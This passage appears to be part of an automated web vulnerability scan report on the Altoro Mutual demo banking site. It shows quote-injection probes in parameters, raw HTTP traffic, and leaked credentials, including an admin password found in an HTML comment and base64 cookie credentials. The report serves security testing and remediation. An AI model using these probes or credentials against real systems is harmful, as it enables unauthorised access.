Cache-Control: private
Content-Type: text/xml; charset=utf-8
Content-Length: 481

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><soap:Fault><faultcode>soap:Client</faultcode><faultstring>Server was unable to read request. ---&gt; There is an error in XML document (8, 37). ---&gt; The string '%27' is not a valid AllXsd value.</faultstring><detail /></soap:Fault></soap:Body></soap:Envelope>
...

```

Application Error

Severity: Informational

URL: http://demo.testfire.net/bank/ws.asmx

Entity: [SOAP] transferAmount_3 (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
<transferDate>2000-01-01</transferDate>
<debitAccount>1001160141</debitAccount>
<creditAccount>1001160141</creditAccount>
<transferAmount>%27</transferAmount>
</transDetails>
</TransferBalance>
</soap:Body>
</soap:Envelope>

HTTP/1.1 500 Internal Server Error
Date: Sun, 22 Jul 2012 08:37:12 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Content-Length: 478

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<ns1:Fault><faultcode>soap:Client</faultcode><faultstring>Server was unable to read request. ---&gt; There is an error in XML document (11, 41). ---&gt; Input string was not in a correct format.</faultstring><detail /></ns1:Fault></soap:Body></soap:Envelope>
...
```

Application Error

Severity: **Informational**

URL: http://demo.testfire.net/bank/transaction.aspx

Entity: before (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/transaction.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 175

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUKMTYzNDg3OTA4NmRk&__EVENTVALIDATION=%2FwEWBgKV3oKhDgK3oeuaBAK3oaeDgK3oZPRBQK3oa%2BJCgK3oZuuAQ%3D%3D&after=1234&before=%27

HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 22 Jul 2012 08:30:26 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1

...
```

Issue 15 of 15

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Application Error

Severity: **Informational**

URL: http://demo.testfire.net/bank/transaction.aspx

Entity: after (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```

...
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/transaction.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 175

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUKMTYzNDg3OTA4NmRk&__EVENTVALIDATION=%2FwEWBgKV3oKhDgK3oeuaBAK3oaeasDgK3oZPRBQK3oa%2BJCgK3oZuuAQ%3D%3D&after=%27&before=1234

HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 22 Jul 2012 08:30:15 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1
...

```

Application Test Script Detected 1

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Issue 1 of 1

TOC

Application Test Script Detected

Severity: Informational

URL: http://demo.testfire.net/survey_questions.aspx

Entity: test.aspx (Page)

Risk: It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords

Causes: Temporary files were left in production environment

Fix: Remove test scripts from the server

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Test Request:

Test Response

```

GET /test.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/xaml+xml,
application/vnd.ms-xpsdocument, application/x-ms-xbap,
application/x-ms-application, application/vnd.ms-excel,
application/msword, /*
Referer: http://demo.testfire.net/survey_questions.aspx?step=a
Accept-Language: en-us
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Connection: Keep-Alive
Host: demo.testfire.net
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

```

```

...
Referer: http://demo.testfire.net/survey_questions.aspx?step=a
Accept-Language: en-us
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Connection: Keep-Alive
Host: demo.testfire.net
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

```

```

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:20:32 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 558

```

Email Address Pattern Found 3

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Issue 1 of 3

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Email Address Pattern Found

Severity: Informational

URL: <http://demo.testfire.net/subscribe.aspx>

Entity: subscribe.aspx (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```

...
<h1>Subscribe</h1>
<p>We recognize that things are always evolving and changing here at Altoro Mutual.

```

```

Please enter your email below and we will automatically notify of noteworthy events.</p>

<form action="subscribe.aspx" method="post" name="subscribe" id="subscribe" onsubmit="return confirmEmail(txtEmail.value);">
<table>
<tr>
<td colspan="2">
<span id="_ctl0__ctl0_Content_Main_message" style="color:Red;font-size:12pt;font-weight:bold;">Thank you. Your email
test@altoromutual.com has been accepted.</span>
</td>
</tr>
<tr>
<td>
    Email:
</td>
<td>
    <input type="text" id="txtEmail" name="txtEmail" value="" style="width: 150px;">
</td>
...

```

Issue 2 of 3

TOC

Email Address Pattern Found

Severity: Informational

URL: http://demo.testfire.net/survey_complete.aspx

Entity: survey_complete.aspx (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```

...
<li><a id="_ctl0__ctl0_Content_MenuHyperLink18" href="default.aspx?content=inside_careers.htm">Careers</a></li>
</ul>
</td>
<td valign="top" colspan="3" class="bb">

<div style="width: 99%;>

    <h1><span id="_ctl0__ctl0_Content_Main_lblTitle">Thanks</span></h1>
    <span id="_ctl0__ctl0_Content_Main_lblContent"><p>Thanks for your entry. We will contact you shortly at:<br /><br />
<b>jsmith@demo.testfire.net</b></p></span>
</div>

</td>
</tr>
</table>

...

```

Email Address Pattern Found

Severity: Informational

URL: http://demo.testfire.net/bank/mozxpath.js

Entity: mozxpath.js (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...
Content-Length: 1414
Content-Type: application/x-javascript
Last-Modified: Thu, 13 Jan 2011 04:14:33 GMT
Accept-Ranges: bytes
ETag: "9670cb61d8b2cb1:104e"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sun, 22 Jul 2012 08:03:08 GMT

// mozXPath [http://km0ti0n.blunted.co.uk/mozxpath/] km0ti0n@gmail.com
// Code licensed under Creative Commons Attribution-ShareAlike License
// http://creativecommons.org/licenses/by-sa/2.5/
if( document.implementation.hasFeature("XPath", "3.0") )
{
    XMLHttpRequest.prototype.selectNodes = function(cXPathString, xNode)
    {
        if( !xNode ) { xNode = this; }

        var oNSResolver = this.createNSResolver(this.documentElement)

        ...
    }
}
```

HTML Comments Sensitive Information Disclosure

Severity: **Informational**

URL: <http://demo.testfire.net/bank/account.aspx>

Entity: To modify account information do not connect to SQL source directly. Make all changes (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Debugging information was left by the programmer in web pages

Fix: Remove sensitive information from HTML comments

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Original Response

```
...
<br style="line-height: 10px;"/>
<b>I WANT TO ...</b>
<ul class="sidebar">
    <li><a id="_ctl10__ctl10_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
    <li><a id="_ctl10__ctl10_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
    <li><a id="_ctl10__ctl10_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
    <li><a id="_ctl10__ctl10_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
    <li><a id="_ctl10__ctl10_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
</ul>
<span id="_ctl10__ctl10_Content_Administration"></span>
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;>

<!-- To modify account information do not connect to SQL source directly. Make all changes
through the admin page. -->

<h1>Account History - <span id="_ctl10__ctl10_Content_Main_accountid">1001160141</span></h1>
<table width="590" border="0">
<tr>
<td colspan=2>
<table cellSpacing="0" cellPadding="1" width="100%" border="1">
<tr>
<th colSpan="2">
...
...
```

Issue 2 of 5

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HTML Comments Sensitive Information Disclosure

Severity: **Informational**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: To get the latest admin login, please contact SiteOps at 415-555-6159 (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Debugging information was left by the programmer in web pages

Fix: Remove sensitive information from HTML comments

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Original Response

```
...
</ul>
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;">

<h1>Online Banking Login</h1>

<!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
<p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;"></span></p>

<form action="login.aspx" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
<table>
<tr>
<td>
    Username:
</td>
<td>
    <input type="text" id="uid" name="uid" value="jsmith" style="width: 150px;">
</td>
<td>
</td>
</td>
</tr>
<tr>
<td>
    Password:
</td>
<td>
    <input type="password" id="passw" name="passw" style="width: 150px;">
</td>
</td>
</tr>
<tr>
<td></td>
<td>
    <input type="submit" name="btnSubmit" value="Login">
</td>
</td>
</tr>
</table>
</form>

</div>

<script>
function setfocus() {
    if (document.login.uid.value=="") {
        document.login.uid.focus();
    } else {
        document.login.passw.focus();
    }
}

function confirminput(myform) {
    if (myform.uid.value.length && myform.passw.value.length) {
        return (true);
    } else if (! (myform.uid.value.length)) {
        myform.reset();
        myform.uid.focus();
        alert ("You must enter a valid username");
        return (false);
    } else {
        myform.passw.focus();
        alert ("You must enter a valid password");
        return (false);
    }
}
window.onload = setfocus;
</script>

</td>
</tr>
...

```

HTML Comments Sensitive Information Disclosure

Severity: Informational

URL: http://demo.testfire.net/bank/apply.aspx

Entity: Password is not revalidated but stored in (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Debugging information was left by the programmer in web pages

Fix: Remove sensitive information from HTML comments

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Original Response

```

...
<br style="line-height: 10px;" />
<b>I WANT TO ...</b>
<ul class="sidebar">
    <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
    <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
    <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
    <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
    <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
</ul>
<span id="_ctl0__ctl0_Content_Administration"></span>
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;">

<h1>Altoro Mutual
    <span id="_ctl0__ctl0_Content_Main_lblType">Gold</span>
    Visa Application</h1>

...
<h1>Visa Application</h1>

<!--
    userid = userCookie.Values["UserID"].ToString();
    cLimit = Request.Cookies["Limit"].Value;
    cInterest = Request.Cookies["Interest"].Value;
    cType = Request.Cookies["CardType"].Value;
-->

<span id="_ctl0__ctl0_Content_Main_lblMessage"><p><b>No application is needed.</b>To approve your new $10000 Altoro Mutual Gold
Visa<br />with an 7.9% APR simply enter your password below.</p><form method="post" name="Credit" actions="apply.aspx"><table
border=0><tr><td>Password:</td><td><input type="password" name="passwd"></td></tr><tr><td><input type="submit" name="Submit"
value="Submit"></td></tr></table></form></span>

<!--
    Password is not revalidated but stored in
    mainframe for non-repudiation purposes.
-->

</div>

</td>
</tr>
</table>
...

```

HTML Comments Sensitive Information Disclosure

Severity: Informational

URL: <http://demo.testfire.net/admin/admin.aspx>

Entity: Be careful what you change. All changes are made directly to Altoro.mdb database. (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Debugging information was left by the programmer in web pages

Fix: Remove sensitive information from HTML comments

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Original Response

```
...
Content-Type: text/html; charset=iso-8859-1
Content-Length: 7861

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
Altoro Mutual: Administration
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href=".. /style.css" rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.aspx">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href=".. /default.aspx" style="height:80px; width:183px;"></a></td>
<td align="right" valign="top">
...
...
<td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus" href=".. /default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
<td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus" href=".. /default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
</tr>
<tr>
<td valign="top" class="cc br bb">
<br style="line-height: 10px;" />
<b>I WANT TO ...</b>
<ul class="sidebar">
<li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="application.aspx">View Application Values</a></li>
<li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="admin.aspx">Edit Users</a></li>
</ul>
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;">
<script language="javascript">

function confirmpass(myform)
{
  ...
  ...
  ...
}

```

```

if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
{
    return true;
}
else
{
    myform.password1.value="";
    myform.password2.value="";
    myform.password1.focus();
    alert ("Passwords do not match");
    return false;
}

}
</script>

<!-- Be careful what you change. All changes are made directly to Altoro.mdb database. -->

<h1>Edit User Information</h1>

<table width="100%" border="0">
<form id="addAccount" name="addAccount" action="admin.aspx" method="post">
<tr>
<td colspan="4">
<h2>Add an account to an existing user.</h2>
</td>
</tr>
<tr>
<th>
    Users:
</th>
<th>
    Account Types:
</th>
<th>&ampnbsp</th>
<th>&ampnbsp</th>
</tr>
<tr>
<td>
        <select id="" name="" ><option value="1">l admin</option><option value="2">tuser</option><option value="100116013">100116013
sjoee</option><option value="100116014">100116014 jsmith</option><option value="100116015">100116015 cclay</option><option
value="100116018">100116018 sspeed</option></select>
    </td>
<td>
        <Select name="accttypes">
            <option Value="Checking">Checking</option>
            <option Value="Savings" Selected>Savings</option>
            <option Value="IRA">IRA</option>
        </Select>
    </td></td>
<td><input type="submit" value="Add Account"></td>
...
...
<Select name="accttypes">
    <option Value="Checking">Checking</option>
    <option Value="Savings" Selected>Savings</option>
    <option Value="IRA">IRA</option>
</Select></td>
<td><input type="submit" value="Add Account"></td>
</tr>
</form>
<form id="changePass" name="changePass" action="admin.aspx" method="post" onsubmit="return confirmpass(this);">
<tr>
<td colspan="4"><h2>Change user's password.</h2></td>
</tr>
<tr>
<th>
    Users:
</th>
<th>
    Password:
</th>
<th>
    Confirm:
</th>
<th>&ampnbsp</th>
</tr>
<tr>
<td>
        <select id="" name="" ><option value="1">l admin</option><option value="2">tuser</option><option value="100116013">100116013

```

```

sjoel</option><option value="100116014">100116014 jsmith</option><option value="100116015">100116015 cclay</option><option
value="100116018">100116018 sspeed</option></select>
</td>
<td>
<input type="--begin...

```

Issue 5 of 5

TOC

HTML Comments Sensitive Information Disclosure

Severity: Informational

URL: <http://demo.testfire.net/admin/login.aspx>

Entity: Password: Altoro1234 (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Debugging information was left by the programmer in web pages

Fix: Remove sensitive information from HTML comments

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Original Response

```

...
Content-Type: text/html; charset=iso-8859-1
Content-Length: 8215

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
Altoro Mutual: Administration
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css" rel="stylesheet"
type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.aspx">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href=".../default.aspx" style="height:80px;width:183px;"></a></td>
<td align="right" valign="top">
...
...
</td>
</tr>
<tr>
<td align="right" style="height:80px; width:183px;">&nbsp; <a id="_ctl0__ctl0_Content_AccountLink" title="You do not
appear to have authenticated yourself with the application. Click here to enter your valid username and password." class="focus"
href=".../bank/login.aspx">ONLINE BANKING LOGIN</a></td>
</tr>
</table>
</form>
</div>

<div id="wrapper" style="width: 99%;">

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"> &nbsp; <a id="_ctl0__ctl0_Content_AccountLink" title="You do not
appear to have authenticated yourself with the application. Click here to enter your valid username and password." class="focus"
href=".../bank/login.aspx">ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus" href=".../default.aspx?
content=personal.htm">PERSONAL</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus" href=".../default.aspx?
content=business.htm">SMALL BUSINESS</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus" href=".../default.aspx?
content=corporate.htm">CORPORATE</a></div></td>
</tr>
</table>

```

```

content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
</tr>
<tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;" />
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href=".../default.aspx?content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
            ...
            ...
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink15" href=".../cgi.exe">Locations</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink16" href=".../default.aspx?content=inside_investor.htm">Investor Relations</a></li>
                <li><a id="_ctl0__ctl0_Content_MenuHyperLink17" href=".../default.aspx?content=inside_press.htm">Press Room</a></li>
                <li><a id="_ctl0__ctl0_Content_MenuHyperLink18" href=".../default.aspx?content=inside_careers.htm">Careers</a></li>
            </ul>
        </td>
        <td valign="top" colspan="3" class="bb">

<h1>Administration Login</h1>
<!-- password: Altotorol234 -->

<form name="aspnetForm" method="post" action="login.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTY5ODYzNjk3NWRk" />

<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAKm/PqICgKaqvKtBQKWuPeSCgL73pWUBA==" />
<br />
<p>
    <strong>Enter the code shown above:</strong><br />
    <input name="_ctl0:_ctl0:Content:Main:CodeNumberTextBox" type="text" id="_ctl0__ctl0_Content_Main_CodeNumberTextBox" /><br /><br />
    ...
    ...
<form name="aspnetForm" method="post" action="login.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTY5ODYzNjk3NWRk" />

<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAKm/PqICgKaqvKtBQKWuPeSCgL73pWUBA==" />
<br />
<p>
    <strong>Enter the code shown above:</strong><br />
    <input name="_ctl0:_ctl0:Content:Main:CodeNumberTextBox" type="text" id="_ctl0__ctl0_Content_Main_CodeNumberTextBox" /><br /><br />
    <strong>Enter the administrative password:</strong><br />
    <input name="_ctl0:_ctl0:Content:Main:Password" type="password" id="_ctl0__ctl0_Content_Main_Password" /><br /><br />
    <input type="submit" name="_ctl0:_ctl0:Content:Main:SubmitButton" value="Submit" id="_ctl0__ctl0_Content_Main_SubmitButton" /><br />
</p>
<p><span id="_ctl0__ctl0_Content_Main_MessageLabel"></span></p>
</form>

<script>
window.onload = document.forms[1].elements[1].focus();
</script...

```

Possible Server Path Disclosure Pattern Found 1

TOC

Issue 1 of 1

TOC

Possible Server Path Disclosure Pattern Found

Severity: **Informational**

URL: http://demo.testfire.net/feedback.aspx

Entity: feedback.aspx (Page)

Risk: It is possible to retrieve the absolute path of the web server installation, which might help an attacker to develop further attacks and to gain information about the file system structure of the web application

Causes: Latest patches or hotfixes for 3rd. party products were not installed

Fix: Download the relevant security patch for your web server or web application.

Reasoning: The response contains the absolute paths and/or filenames of files on the server.

Raw Test Response:

```
...
<p>Our Frequently Asked Questions area will help you with many of your inquiries.<br />
If you can't find your question, return to this page and use the e-mail form below.</p>

<p><b>IMPORTANT!</b> This feedback facility is not secure. Please do not send any <br />
account information in a message sent from here.</p>

<form name="cmt" method="post" action="comment.aspx">

<!-- Dave- Hard code this into the final script - Possible security problem.
Re-generated every Tuesday and old files are saved to .bak format at L:\backup\website\oldfiles -->
<input type="hidden" name="cfile" value="comments.txt">

<table border=0>
<tr>
<td align=right>To:</td>
<td valign=top><b>Online Banking</b></td>
</tr>
<tr>
<td align=right>Your Name:</td>
...

```